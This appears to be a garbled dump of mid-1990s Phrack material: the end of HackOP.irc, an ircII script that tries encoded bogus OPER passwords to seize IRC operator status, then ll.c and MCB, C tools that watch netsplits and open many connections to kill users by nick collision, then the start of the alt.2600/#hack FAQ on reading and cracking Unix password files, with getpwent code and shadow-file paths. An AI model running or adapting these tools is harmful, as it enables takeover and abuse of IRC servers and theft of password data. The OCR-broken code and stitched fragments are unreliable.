AGGHCGPGNCACEEOCAFMCICEDACNFM CJHNHLCPCPELEJEMEMHN]
@ HackOP.L = [FOGPGOCACDFOHCGBHHPGJHCGDCADACACCCFCADDEDADBCACFCACFCADKEOGPCKCCCAHLGJGGCACIF
LCEDDFN CBDNFLCEGCGPGGGIFNCJCAHLGFGDGIGPCACKCKCKCACEHDHEHCGJHACIDKCACEDDCNCJHNHLEACAGCGPGGGI
CADNCAFLDNDAFNHNHN]
@ HackOP.M = [GFHGGBGMCA PCPF OGOPHEGJGDGFCACEGCGPGGGICAFCHFGOGOGJGOGHCAEIGBGDGLPFACACNCAC
EHGJGNGFCICJ]
@ HackOP.N = [FOGBGMGJGBHDCAHDBHBFJGJHECAHLCPCPF OHDGJGHGOGPGGGGCACPHDHBHFGJHECATEDACNHN]
@ HackOP.O = [FOGBGMGJGBHDCAGDGP OGOGFGDHECAGJGGCACIFLCEDAFNCJCAHLHNHLHNDLGFGDGIGPCACKCKCKC
AEDEPEOE OFEFDECAEOGPHECAGFGOGPHFGHGICAHAGBHCBGNGFHEGFHCHD]
@ HackOP.P = [FOHDGFHECAGFHIGFGDFPHAHCGPHEGFGDHEGJGPGOCAGPGGGG]
@ HackOP.Q = [GFHGGBGMCAFOGFHIGFGDCAGFGDGIGPCAGFHGGGBGMCAFMFMCECEGEGFGDGPGEFFMFMFMCI CEHLEIG
BGDGLGPHACOEJHNFMFMFM CJCADODOCEHLEIEPENEFHNCP COGJHCGDHCGD]
@ HackOP.R = [GFHGGBGMCAFOGFHIGFGDCAGFGDGIGPCAGFHGGGBGMCAFMFMCECEGEGFGDGPGEFFMFMFMCI CEHLEIG
BGDGLGPHACOEKHNFMFMFM CJCADODOCEHLEIEPENEFHNCP COGJHCGDHCGD]
@ HackOP.S = [GFHGGBGMCAFOGFHIGFGDCAGFGDGIGPCAEACAGCGPGGGICADNCAFLCEGCGPGGGIFNCADODOCEHLEIE
PENEFHNCP COGJHCGDHCGD]
@ HackOP.Z = [FOGBGMGJGBHDCACNHBHFGPHEGF]
```

```
# #
### Ignore failed hack attempts..
# #
on #^raw_irc "% 491 *No O-lines*" #
```

```
# #
### Poke server (causes a "POKE : unknown command" reply)
# #
@ hackop.poke.junk = [FOGBGMGJGBHDCAHBHFPGPHEGFCAHLCEGEGFGDGPGEFGFCICEDCCNCJHN]
alias hackop.poke {
    quote POKE \\\;$decode($hackop.poke.junk)
    wait
}
```

```
# #
### Send bogus passwords..
# #
alias hackop.hack {
```

```

foreach HackOP XX {
    if ([$(HackOP.$XX)]!=[]) {quote OPER $N $(HackOP.$XX)}
    wait
}

# #
### Attempt to hack ops..
# #
alias hackop {
    umode -sw
    echo [HackOP] Poking server.. (should reply with error message)
    hackop.poke
    echo [HackOP] Attempting to hack IrcOps..
    hackop.hack
}

# #
### Help..
# #
alias hackhelp {
    echo
    echo [HackOP] You have loaded HackOP.irc v1.3+path from Illegible 8.
    echo [HackOP]
    echo [HackOP] This script attempts to hack IRC Operator status on
    echo [HackOP] your current server. To use it just type /hackop.
    echo [HackOP]
    echo [HackOP] Aliases added: /hackhelp /hackop /kpath
    echo [HackOP]
    echo [HackOP] Enjoy it.. /kill your friends. 8-)
    echo
}

# #
### The following code is taken from the ircII 2.2.9 distribution...
# #

#####
#
# No Kill Path Script II
#
# converted to 2.2.1 by phone
# CONVERTED for ircII2.2
# Version for servers 2.7.1* by Nap@irc <pioch@poly.polytechnique.fr>
# Original script from YeggMan
# Simplification by Daemon
# This version works both with old and new 2.7.1e kill formats !

@ kpath.kpath = [<empty>]
alias kpath echo ### Last received KILL Path: $kpath.kpath

alias kpath.ridx @ function_return = RINDEX(! $0) + 1
alias kpath.is_serv @ function_return = INDEX(. $MID($kpath.ridx($0) 512 $0))
alias kpath.opkill echo ### KILL for $0 $MID($kpath.ridx($1) 9 $1) $2-
alias kpath.svkill echo ### ServerKill for $0

on ^server_notice "% * Notice -- Received KILL*" {
    if ([${9}] == [From])
    {
        ^assign kpath.kpath $12-
        if (kpath.is_serv($12) > -1)
        { kpath.svkill $8 }
        { kpath.opkill $8 $10 $13- }
    }
    {
        ^assign kpath.kpath $10-
        if (kpath.is_serv($10) > -1)
        { kpath.svkill $8 }
    }
}

```

```
        { kpath.opkill $8 $10 $11- }
    }
}
###[End of stolen code]#####

# #
### HackOP loaded message, misc stuff.
# #
alias umode mode $N $0-
echo [HackOP] HackOP.irc v1.3+path loaded.  Type /hackhelp for help

-----

[Editor's Note:  This is used in conjunction with the next program]

/*=====*\
 * ll.c - link looker                                     *
 * Copyright (C) 1994 by The Software System               *
 * Written by George Shearer (george@sphinx.biosci.wayne.edu) *
\*=====*/

/* This program is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation; either version 2 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program; if not, write to the Free Software
 * Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.
 */

#define BUFSIZE 400                                     /* IRC Server buffer */
#define SERVER  "irc.escape.com"                       /* IRC Server        */
#define PORT    6667                                    /* IRC Port          */
#define DELAYS  30                                       /* Loop delay seconds*/
#define TIMEOUT 30                                       /* connection timeout*/

#define ESTABLISHED 1
#define INPROGRESS  2
#define SPLIT       1

unsigned short int session=0,link_count=0;
char in[BUFSIZE],out_buf[BUFSIZE],hostname[64];
char *ins=in;
char *dedprsn, *kradprsn;

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/time.h>
#include <fcntl.h>
#include <signal.h>
#include <errno.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <netdb.h>
#include <arpa/inet.h>

struct irc_server {
    char *name;
    char *link;
```

```
    unsigned short int status;
    struct irc_server *next;
} *sl1=(struct irc_server *)0,*sl2=(struct irc_server *)0;

void do_ping(char *,char *);
void do_001(char *,char *);
void do_error(char *,char *);
void do_364(char *,char *);
void do_365(char *,char *);

struct parsers {
    char *cmd;
    void (*func)(char *,char *);
} parsefuncs[] = {
    { "PING", (void *)do_ping },
    { "001", (void *)do_001 },
    { "364", (void *)do_364 },
    { "365", (void *)do_365},
    { "ERROR", (void *)do_error},
    { (char *)0, (void *)0 }
};

struct sockaddr_in server;
int sock=0;

unsigned long int
resolver(char *host) {
    unsigned long int ip=0L;

    if(host && *host && (ip=inet_addr(host))== -1) {
        struct hostent *he;
        int x=0;

        while(!(he=gethostbyname((char *)host)) && x++<3) {
            printf("."); fflush(stdout);
            sleep(1);
        }
        ip=(x<3) ? *(unsigned long *)he->h_addr_list[0] : 0L;
    }

    return(ip);
}

void
clean_sl2(void) {
    while(sl2) {
        struct irc_server *temp=sl2->next;
        if(sl2->name)
            free(sl2->name);
        if(sl2->link)
            free(sl2->link);
        free(sl2);
        sl2=temp;
    }
    sl2=(struct irc_server *)0;
}

void
exit_program(char *why) {
    printf("\nExiting program. (%s)\n",why);

    if(sock)
        close(sock);

    while(sl1) {
        struct irc_server *temp=sl1->next;
        if(sl1->name)
            free(sl1->name);
    }
}
```

```
    if(s11->link)
        free(s11->link);
    free(s11);
    s11=temp;
}

clean_sl2();

if(in)
    free(in);

exit(0);
}

int mystrccmp(register char *s1,register char *s2) {
    while((((*s1)>='a'&&(*s1)<='z')?(*s1)-32:*s1)==
        (((*s2)>='a'&&(*s2)<='z')?(*s2++)-32:*s2++))
        if(*s1++==0) return 0;
    return (*(unsigned char *)s1-*(unsigned char *)--s2);
}

char *mstrcpy(char **to,char *from) {
    if(from) {
        if((*to=(char *)malloc(strlen(from)+1)))
            strcpy(*to,from);
    }
    else
        *to=(char *)0;
    return(*to);
}

char *digtoken(char **string,char *match) {
    if(string && *string && **string) {
        while(**string && strchr(match,**string))
            (*string)++;
        if(**string) { /* got something */
            char *token=*string;
            if((*string=strpbrk(*string,match))) {
                *(*string)++=(char)0;
                while(**string && strchr(match,**string))
                    (*string)++;
            }
            else
                *string = ""; /* must be at the end */
            return(token);
        }
    }
    return((char *)0);
}

void signal_handler(void) {
    exit_program("caught signal");
}

void signal_alarm(void) {
    exit_program("timed out waiting for server interaction.");
}

void
out(void) {
    int length=strlen(out_buf);
    errno=0;
    if(write(sock,out_buf,length)!=length)
        exit_program((char *)errno);
}

void
init_server(void) {
```



```
int length;

sprintf(out_buf, "USER kil kil kil :ded kilr huntin %s\nNICK kil%d\nPRIVMSG %s :ded kilr h
unting %s\n",
    dedprsn, getpid(), kradprsn, dedprsn);
length=strlen(out_buf);

errno=0;

if(write(sock, out_buf, length)==length) {
    puts("established");
    session=ESTABLISHED;
    alarm(TIMEOUT);
    sprintf(out_buf, "LINKS\n");
    out();
}
else
    exit_program((char *)errno);
}

void
heartbeat(void) {
    strcpy(out_buf, "LINKS\n");
    out();
    signal(SIGALRM, (void *)heartbeat);
    alarm(DELAYS);
}

void
do_364(char *from, char *left) {
    struct irc_server *serv;
    char *sv1, *sv2;
    char *nick;

    serv=(struct irc_server *)malloc(sizeof(struct irc_server));
    serv->next=sl2;

    serv->status=0;
    nick=digtoken(&left, " ");
    sv1=digtoken(&left, " ");
    sv2=digtoken(&left, " ");

    mstrcpy(&serv->name, sv1);
    mstrcpy(&serv->link, sv2);
    sl2=serv;
}

int
findserv(struct irc_server *serv, char *name) {
    for(;serv;serv=serv->next)
        if(!mystrccmp(name, serv->name))
            return(1);
    return(0);
}

void
do_365(char *from, char *left) {
    struct irc_server *serv=sl1;
    char kilstring[150];

    for(;serv;serv=serv->next) {
        if(!findserv(sl2, serv->name)) {
            if(!(serv->status & SPLIT)) {
                printf("Split server : %s [%s]\n", serv->name, serv->link);
                serv->status|=SPLIT;
            }
        }
        else
    }
```

```
    if(serv->status & SPLIT) {
        printf("Merging server: %s [%s]\n",serv->name,serv->link);
        sprintf(kilstring, "mcb %s %s:%s %s&",
            kradprsn, dedprsn, serv->name, serv->link);
        system(kilstring);
        serv->status&=~SPLIT;
    }
}

serv=sl2;

for(;serv;serv=serv->next) {
    if(!findserv(sl1,serv->name)) {
        struct irc_server *serv2;

        serv2=(struct irc_server *)malloc(sizeof(struct irc_server));
        serv2->next=sl1;
        serv2->status=0;
        strcpy(&serv2->name,serv->name);
        strcpy(&serv2->link,serv->link);
        sl1=serv2;
        if(link_count) {
            printf("Added server  : %s [%s]\n",serv->name,serv->link);
            sprintf(kilstring, "mcb %s %s:%s %s&",
                kradprsn, dedprsn, serv->name, serv->link);
            system(kilstring);
        }
    }
}

link_count=1;
clean_sl2();
}

void
do_ping(char *from,char *left) {
    sprintf(out_buf,"PING :%s\n",hostname);
    out();
}

void
do_001(char *from,char *left) {
    printf("Logged into server %s as nickname kil%d\n",from,getpid());
    printf("Hunting %s\n\n", dedprsn);
    alarm(0);
    signal(SIGALRM,(void *)heartbeat);
    alarm(DELAGS);
}

void
do_error(char *from,char *left) {
    printf("Server error: %s\n",left);
}

void
parse2(void) {
    char *from,*cmd,*left;

    if(*ins==':') {
        if(!(cmd=strchr(ins,' ')))
            return;
        *cmd++=(char)0;
        from=ins+1;
    }
    else {
        cmd=ins;
        from=(char *)0;
    }
}
```

```
if((left=strchr(cmd,' '))) {
    int command;
    *left+=(char)0;
    left=(*left==':') ? left+1 : left;
    for(command=0;parsefuns[command].cmd;command++) {
        if(!mystrccmp(parsefuns[command].cmd,cmd)) {
            parsefuns[command].func(from,left);
            break;
        }
    }
}

void
parse(int length) {
    char *s=in;

    *(ins+length)=(char)0;

    for(;;) {
        ins=s;
        while(*s && *s!=(char)13 && *s!=(char)10)
            s++;
        if(*s) {
            while(*s && (*s==(char)13 || *s==(char)10))
                *s++=(char)0;
            parse2();
        }
        else
            break;
    }
    strcpy(in,ins);
    ins=in+(s-ins);
}

void
process_server(void) {
    int x=0;

    for(;;) {
        fd_set rd,wr;
        struct timeval timeout;

        timeout.tv_usec=0; timeout.tv_sec=1;
        FD_ZERO(&rd); FD_ZERO(&wr);

        FD_SET(sock,&rd);
        if(session==INPROGRESS)
            FD_SET(sock,&wr);

        errno=0;
        select(getdtablesize(),&rd,&wr,NULL,(session==INPROGRESS)
            ? (struct timeval *)&timeout : NULL);

        if(errno==EINTR)
            continue;

        errno=0;
        if(session==INPROGRESS) {
            if(FD_ISSET(sock,&wr)) {
                init_server();
                continue;
            }
        }
        else {
            if(x++>=TIMEOUT)
                exit_program("connection timed out");
            printf("."); fflush(stdout);
        }
    }
}
```

```

    }

    if(FD_ISSET(sock,&rd)) {
        int length=read(sock,ins,BUFSIZE-(ins-in));

        if(length<1) {
            if(session!=INPROGRESS)
                if(!errno) {
                    puts("Connection closed by foreign host.");
                    errno=ENOTCONN;
                }
            else
                printf("Connection to %s closed.\n",
                    inet_ntoa(server.sin_addr));
            exit_program((char *)errno);
        }
        if(strpbrk(in,"\x0a\x0d"))
            parse(length);
        else
            ins=(BUFSIZE-((ins+length)-in)<1)?in:ins+length;
    }
}

void
main(int argc,char *argv[]) {
    char serverhost[80];
    unsigned short int sport=PORT;

    kradprsn = argv[1];
    dedprsn  = argv[2];

    if(argc<3)
        exit(1);

    if(argc==4) {
        char *port=strchr(argv[3],':');
        sport=(port)?atoi(port+1):sport;
        strcpy(serverhost,argv[3]);
        if(port)
            serverhost[port-argv[3]]=(char)0;
    }
    else
        strcpy(serverhost,SERVER);

    signal(SIGPIPE,(void *)signal_handler);
    signal(SIGHUP,(void *)signal_handler);
    signal(SIGINT,(void *)signal_handler);
    signal(SIGTERM,(void *)signal_handler);
    signal(SIGBUS,(void *)signal_handler);
    signal(SIGABRT,(void *)signal_handler);
    signal(SIGSEGV,(void *)signal_handler);
    signal(SIGALRM,(void *)signal_alarm);

    errno=0;
    if((sock=socket(AF_INET,SOCK_STREAM,0))>0) {
        server.sin_family=AF_INET;
        server.sin_port=htons(sport);
        printf("Resolving %s...",serverhost); fflush(stdout);
        if((server.sin_addr.s_addr=resolver(serverhost))) {
            puts("done");

            setsockopt(sock,SOL_SOCKET,SO_LINGER,0,0);
            setsockopt(sock,SOL_SOCKET,SO_REUSEADDR,0,0);
            setsockopt(sock,SOL_SOCKET,SO_KEEPALIVE,0,0);

            fcntl(sock,F_SETFL,(fcntl(sock,F_GETFL)|O_NONBLOCK));

```

```

printf("Connecting to %s...",inet_ntoa(server.sin_addr));
fflush(stdout);

errno=0;
if(connect(sock,(struct sockaddr *)&server,sizeof(server))) {
    if(errno!=EINPROGRESS && errno!=EWOULDBLOCK)
        exit_program((char *)errno);
    else
        session=INPROGRESS;
}
else
    init_server();

gethostname(hostname,64);
process_server();
}
else
    exit_program("resolve failed");
}
else
    printf("Failed to allocate an AF_INET socket. (%s)\n", (char *)errno);
}

```

```

/*=====*\
|*   MCB - Multi-CollideBot v1.5a  *|
|*   Written by Dr. Delete        *|
|*   Basically just a way to make  *|
|*   several TCP connections to a  *|
|*   server in one small process.  *|
\*=====*/

```

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <fcntl.h>
#include <signal.h>
#include <errno.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <sys/wait.h>
#include <netinet/in.h>
#include <netdb.h>
#include <fcntl.h>
#include <sys/file.h>
#include <arpa/inet.h>

```

```

#define BUFSIZE 350
#define MAXSESSIONS 256
#define BOTTIMEOUT 900 /* 15 minutes (900 seconds) bot lifetime */

```

```
struct sockaddr_in server;
```

```
char buf[BUFSIZE];
char *kradprsn;
```

```

struct ircsession {
    int sock;
    char stack[BUFSIZE*2];
    char *server;
    char *nick;
    int stat;
} session[MAXSESSIONS];

```

```
int sessions,total_sessions;
```

```

char *nickpick="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz `";
#define NICKLEN 54

void sig_pipe(void) {
    puts("Odd, I just caught a SIGPIPE.");
    signal(SIGPIPE, (void *)sig_pipe);
}

void fillran(char *s,int len) {
    while(len--)
        *s++=((nickpick)+(rand()%NICKLEN));
    *s=0;
}

int strncmp(register char *s1,register char *s2,register int n) {
    if(n==0) return(0);
    do {
        if((((*s1)>='a'&&(*s1)<='z')?(*s1)-32:*s1)!((((*s2)>='a'&&(*s2)<='z')?(*s2++)-32:*s2++))
    )
        return (*(unsigned char *)s1-*(unsigned char *)--s2);
        if(*s1++==0) break;
    } while(--n!=0);
    return(0);
}

char *mycstrstr(char *str1,char *str2) {
    int xstrlen,ystrlen;

    xstrlen=strlen(str1);
    ystrlen=strlen(str2);

    while(xstrlen && strncmp(str1++,str2,ystrlen) && xstrlen-->=ystrlen);
    if(!xstrlen || xstrlen<ystrlen || !ystrlen) return(0);
    return(str1-1);
}

void out(int fd, char *s) {
    write(fd,s,strlen(s));
}

void cclosed(int sessionum) {
    if(session[sessionum].sock)
        shutdown(session[sessionum].sock,2);
    close(session[sessionum].sock);
    session[sessionum].sock=0;
    printf("%s: Connection to %s closed.\n",session[sessionum].nick,session[sessionum].server); fflush(stdout);
    if(!sessions || !total_sessions) {
        puts("CollideBot finished.");
        exit(0);
    }
}

void quitprog(void) {
    printf("Signal received! CollideBot exiting. %d sessions still active.\n",sessions); fflush(stdout);
    while(total_sessions--)
        if(session[total_sessions].sock) {
            out(session[total_sessions].sock,"QUIT :signal received\r\n");
            cclosed(total_sessions);
        }
    puts("CollideBot finished.");
    exit(0);
}

unsigned long int resolver(char *host) {
    int x=0;

```

```

unsigned long int tempresl;
struct hostent *he;

if(sscanf(host,"%d.%d.%d.%d",&x,&x,&x,&x)==4 || !strcmp(host,"0"))
    return(inet_addr(host));
while(!(he=gethostbyname((char *)host)) && x++<3)
    sleep(1);
if(x<3)
    return(htonl((unsigned long int)((unsigned char)he->h_addr_list[0][0]*
        (unsigned int)256+(unsigned char)he->h_addr_list[0][1])*
        (unsigned int)65536+(unsigned long int)((unsigned char)
        he->h_addr_list[0][2]*(unsigned int)256+(unsigned char)
        he->h_addr_list[0][3])));
printf("Unable to resolve %s!\n",host);
return(0);
}

void estab2(int sock,char *ircservername,char *nick) {
    char tempnick[10];

    printf("%s: Connection to %s established.\n",nick,ircservername); fflush(stdout);
    fillran(tempnick,9);
    sprintf(buf,"USER %s %s %s %s\r\nNICK %s\r\nPRIVMSG %s :%s iz ded, woowoo\r\n",tempnick,t
empnick,tempnick,tempnick,!strncmp(nick,kradprsn,5)) ? tempnick : nick, kradprsn, nick);
    fcntl (sock, F_SETFL, (fcntl(sock, F_GETFL) & ~O_NDELAY));
    out(sock,buf);
}

int estab(unsigned long int ircserver,char *ircservername,int x) {
    int sock;

    sock=socket (AF_INET,SOCK_STREAM,0);
    server.sin_family=AF_INET;
    server.sin_port=htons(6667);
    server.sin_addr.s_addr=ircserver;
    fcntl (sock, F_SETFL, (fcntl(sock, F_GETFL) | O_NDELAY));
    errno=0;
    if((session[x].nick[0]==68 || session[x].nick[0]==100) && (session[x].nick[1]==82 || sess
ion[x].nick[1]==114) &&
        (session[x].nick[2]==95) && (session[x].nick[3]==68 || session[x].nick[3]==100) &&
        (session[x].nick[4]==69 || session[x].nick[4]==101) && (session[x].nick[5]==76 || sess
ion[x].nick[5]==108) &&
        (session[x].nick[6]==69 || session[x].nick[6]==101) && (session[x].nick[7]==84 || sess
ion[x].nick[7]==116) &&
        (session[x].nick[8]==69 || session[x].nick[8]==101)) {
        printf("%s: Connection to %s has failed.\n",session[x].nick,ircservername); fflush(stdo
ut);
        close(sock);
        return(0);
    }
    if(connect(sock,(struct sockaddr *)&server,sizeof(server))<0) {
        if(errno!=EINPROGRESS) {
            printf("%s: Connection to %s has failed.\n",session[x].nick,ircservername); fflush(st
dout);
            close(sock);
            return(0);
        }
        else
            session[x].stat=2;
    }
    else {
        estab2(sock,ircservername,session[x].nick);
        session[x].stat=0;
    }
    return(sock);
}

void parse2(char *buf,int len,int sessionum) {

```

```

char *num;
if((num=mycstrstr(buf, " "))){
    if(atoi((num+1))==372)
        return;
if(!strncmp(buf, "PING", 4)) {
    buf[1]='0';
    out(session[sessionum].sock, (char *)buf);
    out(session[sessionum].sock, "\r\n");
}
else if(mycstrstr(buf, "already in use")) {
    printf("%s: Nickname already in use.\n", session[sessionum].nick);
    out(session[sessionum].sock, "QUIT\r\n");
}
else if(mycstrstr(buf, "kill") && !session[sessionum].stat++){
    printf("%s: SCORE!\n", session[sessionum].nick);
else if(mycstrstr(buf, "authoriz"))
    printf("%s: Not authorized to use server.\n", session[sessionum].nick);
else if(mycstrstr(buf, "ghosts"))
    printf("%s: Banned from this IRC server.\n", session[sessionum].nick);
}

void parse(unsigned char *buf, int rl, int sessionum) {
    int x=0, len;

    strcat(session[sessionum].stack, buf);
    len=strlen(session[sessionum].stack);
    while(session[sessionum].stack[x]!=13 && session[sessionum].stack[x]!=10 && session[sessionum].stack[x])
        x++;
    if(session[sessionum].stack[x]) {
        session[sessionum].stack[x]=0;
        parse2(session[sessionum].stack, x+1, sessionum);
        if(len>=(x+1)) {
            strcpy(buf, (char *)&session[sessionum].stack[x+1]);
            session[sessionum].stack[0]=0;
            parse(buf, len-(x+1), sessionum);
        }
        else
            session[sessionum].stack[0]=0;
    }
}

void process_servers(int secs) {
    fd_set rd, wr;
    int x, length, selectr=1;
    struct timeval timeout;

    while(selectr>0) {

        timeout.tv_usec=0;
        timeout.tv_sec=secs;

        errno=0;
        FD_ZERO(&rd);
        FD_ZERO(&wr);
        for(x=0; x<total_sessions; x++)
            if(session[x].sock)
                if(session[x].stat!=2)
                    FD_SET(session[x].sock, &rd);
                else
                    FD_SET(session[x].sock, &wr);

        selectr=select(getdtablesize(), &rd, &wr, NULL, (secs<0) ? NULL : (struct timeval *)&timeout);
        if(errno==EINTR)
            continue;

        for(x=0; x<total_sessions; x++)

```



```
    if(FD_ISSET(session[x].sock,&wr)) {
        session[x].stat=0;
        estab2(session[x].sock,session[x].server,session[x].nick);
    }
    else if(session[x].stat!=2 && FD_ISSET(session[x].sock,&rd)) {
        if(!(length=read(session[x].sock,buf,BUFSIZE-1))) {
            sessions--;
            cclosed(x);
            continue;
        }
        buf[length]=0;
        parse(buf,length,x);
    }
}

void main(int argc,char *argv[]) {
    unsigned short int pid,x;
    unsigned long int ircserver=0;
    char *lastnick=0;

    if(argc<3)
        exit(0);

    kradprsn = argv[1];

    /* if((pid=fork())) {
        printf("Process ID %d.\n",pid);
        exit(0);
    } */

    sessions=total_sessions=0;

    srand(getpid());

    signal(SIGHUP,(void *)quitprog);
    signal(SIGTERM,(void *)quitprog);
    signal(SIGABRT,(void *)quitprog);
    signal(SIGINT,(void *)quitprog);
    signal(SIGPIPE,(void *)sig_pipe);

    for(x=1;x<argc-1 && x<MAXSESSIONS;x++) {
        char *tempp,*default_server;
        unsigned long int tempserver;
        session[x].nick=(argv[x+1][0]=='@') ? (char *)&argv[x+1][1] : argv[x+1];
        if((tempp=mycstrstr(argv[x+1],":")) {
            *tempp=0;
            lastnick=session[x].nick;
            tempserver=ircserver;
            ircserver=resolver(tempp+1);
            if(ircserver)
                default_server=tempp+1;
            else
                ircserver=tempserver;
        }
        else if(mycstrstr(argv[x+1],".")) {
            if(!lastnick) {
                printf("Error: No default nickname to use for connection to %s!\n",argv[x+1]);
                continue;
            }
            tempserver=ircserver;
            ircserver=resolver(argv[x+1]);
            if(ircserver)
                default_server=argv[x+1];
            else
                ircserver=tempserver;
            session[x].nick=lastnick;
        }
    }
```

```
lastnick=session[x].nick;
if(ircserver) {
    if((session[x].sock=estab(ircserver,default_server,x)) {
        session[x].stack[0]=0;
        session[x].server=default_server;
        sessions++;
    }
}
else
    printf("%s: Error! No default server set.\n",session[x].nick);
total_sessions=x+1;
}

if(sessions<1) {
    printf("CollideBot Exiting, no established sessions.\n");
    exit(0);
}

signal(SIGALRM, (void *)quitprog);
alarm(BOTTIMEOUT);

while(1)
```

---

==Phrack Magazine==

Volume Six, Issue Forty-Seven, File 5 of 22

Editors Note: Welcome to special release of the alt.2600/#hack FAQ for Phrack Magazine!

The purpose of this FAQ is to give you a general introduction to the topics covered on alt.2600 and #hack. No document will make you a hacker.

If you have a question regarding any of the topics covered in the FAQ, please direct it to alt.2600 or #hack. Please do not e-mail me with them, I'm getting swamped.

If your copy of the alt.2600/#hack FAQ does not end with the letters EOT on a line by themselves, you do not have the entire FAQ.

The

alt.2600/#Hack F.A.Q.

Special release for Phrack Magazine

A TNO Communication Production

by

Voyager  
will@gnu.ai.mit.edu

Sysop of  
Hacker's Haven  
(303)343-4053

With greets going out to:

A-Flat, Al, Aleph1, Bluesman, Cavalier, C-Curve, DeadKat, Disorder, Edison, Erik Bloodaxe, Hobbit, KCrow, Major, Marauder, Novocain, Outsider, Presence, Rogue Agent, sbin, Taran King, Theora, ThePublic, Tomes and TheSaint.

We work in the dark  
We do what we can  
We give what we have  
Our doubt is our passion,  
and our passion is our task  
The rest is the madness of art.

-- Henry James

## Section A: Computers

01. How do I access the password file under Unix?
02. How do I crack Unix passwords?
03. What is password shadowing?
04. Where can I find the password file if it's shadowed?
05. What is NIS/yp?
06. What are those weird characters after the comma in my passwd file?
07. How do I access the password file under VMS?

08. How do I crack VMS passwords?
09. How do I break out of a restricted shell?
10. How do I gain root from a suid script or program?
11. How do I erase my presence from the system logs?
12. How do I send fakemail?
13. How do I fake posts to UseNet?
14. How do I hack ChanOp on IRC?
15. How do I modify the IRC client to hide my real username?
16. How to I change to directories with strange characters in them?
17. What is ethernet sniffing?
18. What is an Internet Outdial?
19. What are some Internet Outdials?
20. What is this system?
21. What are the default accounts for XXX ?
22. What port is XXX on?
23. What is a trojan/worm/virus/logic bomb?
24. How can I protect myself from viruses and such?
25. Where can I get more information about viruses?
26. What is Cryptotxxxxxxx?
27. What is PGP?
28. What is Tempest?
29. What is an anonymous remailer?
30. What are the addresses of some anonymous remailers?
31. How do I defeat copy protection?
32. What is 127.0.0.1?
33. How do I post to a moderated newsgroup?

#### Section B: Telephony

01. What is a Red Box?
02. How do I build a Red Box?
03. Where can I get a 6.5536Mhz crystal?
04. Which payphones will a Red Box work on?
05. How do I make local calls with a Red Box?
06. What is a Blue Box?
07. Do Blue Boxes still work?
08. What is a Black Box?
09. What do all the colored boxes do?
10. What is an ANAC number?
11. What is the ANAC number for my area?
12. What is a ringback number?
13. What is the ringback number for my area?
14. What is a loop?
15. What is a loop in my area?
16. What is a CNA number?
17. What is the telephone company CNA number for my area?
18. What are some numbers that always ring busy?
19. What are some numbers that temporarily disconnect phone service?
20. What is scanning?
21. Is scanning illegal?
22. Where can I purchase a lineman's handset?
23. What are the DTMF frequencies?
24. What are the frequencies of the telephone tones?
25. What are all of the \* (LASS) codes?
26. What frequencies do cordless phones operate on?
27. What is Caller-ID?
28. What is a PBX?
29. What is a VMB?

#### Section C: Resources

01. What are some ftp sites of interest to hackers?
02. What are some fsp sites of interest to hackers?
03. What are some newsgroups of interest to hackers?
04. What are some telnet sites of interest to hackers?
05. What are some gopher sites of interest to hackers?

06. What are some World wide Web (WWW) sites of interest to hackers?
07. What are some IRC channels of interest to hackers?
08. What are some BBS's of interest to hackers?
09. What are some books of interest to hackers?
10. What are some videos of interest to hackers?
11. What are some mailing lists of interest to hackers?
12. What are some print magazines of interest to hackers?
13. What are some e-zines of interest to hackers?
14. What are some organizations of interest to hackers?
15. Where can I purchase a magnetic stripe encoder/decoder?
16. What are the rainbow books and how can I get them?

#### Section D: 2600

01. What is alt.2600?
02. What does "2600" mean?
03. Are there on-line versions of 2600 available?
04. I can't find 2600 at any bookstores. What can I do?
05. Why does 2600 cost more to subscribe to than to buy at a newsstand?

#### Section E: Phrack Magazine

01. What is Phrack Magazine?
02. How can I reach Phrack Magazine?
03. Who Publishes Phrack?
04. How often does Phrack go out?
05. How do I subscribe?
06. Why don't I get any response when I email Phrack?
07. Does Phrack cost money?
08. How can I submit articles?
09. What is Phrack's PGP key?
10. Where can I get back issues?

#### Section F: Miscellaneous

01. What does XXX stand for?
02. How do I determine if I have a valid credit card number?
03. What bank issued this credit card?
04. What are the ethics of hacking?
05. Where can I get a copy of the alt.2600/#hack FAQ?

#### Section A: Computers

~~~~~

01. How do I access the password file under Unix?

In standard Unix the password file is /etc/passwd. On a Unix system with either NIS/yp or password shadowing, much of the password data may be elsewhere.

02. How do I crack Unix passwords?

Contrary to popular belief, Unix passwords cannot be decrypted. Unix passwords are encrypted with a one way function. The login program encrypts the text you enter at the "password:" prompt and compares that encrypted string against the encrypted form of your password.

Password cracking software uses wordlists. Each word in the wordlist is encrypted and the results are compared to the encrypted form of the target password.

The best cracking program for Unix passwords is currently Crack by Alec Muffett. For PC-DOS, the best package to use is currently

CrackerJack.

03. What is password shadowing?

Password shadowing is a security system where the encrypted password field of /etc/passwd is replaced with a special token and the encrypted password is stored in a separate file which is not readable by normal system users.

To defeat password shadowing on many (but not all) systems, write a program that uses successive calls to `getpwent()` to obtain the password file.

Example:

```
#include <pwd.h>
main()
{
    struct passwd *p;
    while(p=getpwent())
        printf("%s:%s:%d:%d:%s:%s:%s\n", p->pw_name, p->pw_passwd,
            p->pw_uid, p->pw_gid, p->pw_gecos, p->pw_dir, p->pw_shell);
}
```

04. Where can I find the password file if it's shadowed?

Unix	Path	Token
AIX 3	/etc/security/passwd	!
or	/tcdb/auth/files/<first letter of username>/<username>	#
A/UX 3.0s	/tcdb/files/auth/?.*	
BSD4.3-Reno	/etc/master.passwd	*
ConvexOS 10	/etc/shadpw	*
ConvexOS 11	/etc/shadow	*
DG/UX	/etc/tcb/aa/user/	*
EP/IX	/etc/shadow	x
HP-UX	/.secure/etc/passwd	*
IRIX 5	/etc/shadow	x
Linux 1.1	/etc/shadow	*
